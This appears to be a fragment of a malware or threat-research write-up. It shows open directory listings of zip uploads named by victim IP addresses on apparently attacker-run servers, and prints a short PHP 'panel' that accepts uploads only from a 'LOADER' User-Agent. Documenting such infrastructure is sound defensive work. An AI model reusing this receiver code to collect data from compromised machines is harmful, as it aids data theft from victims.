


[redacted]/uploads/

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
2.5[redacted]40.124.zip	2025-04-23 22:28	120K	
31.4[redacted].215.186.zip	2025-04-23 22:34	549K	
34.1[redacted]68.97.zip	2025-04-23 23:17	66K	
34.7[redacted]208.190.zip	2025-04-23 23:09	32K	
49.4[redacted]78.41.zip	2025-04-25 06:13	78K	
64.2[redacted].130.73.zip	2025-04-24 20:12	27K	
72.1[redacted]194.93.zip	2025-04-24 06:53	104K	
74.1[redacted].210.172.zip	2025-04-25 00:44	78K	
74.1[redacted].212.107.zip	2025-04-25 00:44	78K	
77.3[redacted]100.140.zip	2025-04-24 09:50	477K	
79.1[redacted].110.69.zip	2025-04-23 22:36	78K	
81.2[redacted].214.10.zip	2025-04-23 23:32	151K	
84.1[redacted].57.200.zip	2025-04-23 23:31	52K	

Source code in a zip file



Non sécurisé [redacted]ydns.eu/never/lookinto/it/

Index of /never/lookinto/it

Name	Last modified	Size	Description
Parent Directory		-	
panel.zip	2025-02-27 14:05	1.0K	
panel/	2022-03-07 15:46	-	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30 Server at win32.ydns.eu Port 80

Source code in a zip file



```php
<?php
try {
if ($_SERVER['HTTP_USER_AGENT'] != "LOADER")
{
    die();
}

$uploaddir = 'uploads/';
$uploadfile = $uploaddir . basename($_FILES['file']['name']);

if (move_uploaded_file($_FILES['file']['tmp_name'], $uploadfile)) {
    header('HTTP/2.0 200');
} else {
    header('HTTP/2.0 500');
}
}

catch(Exception $e) {
    die();
}
?>
```

Thank you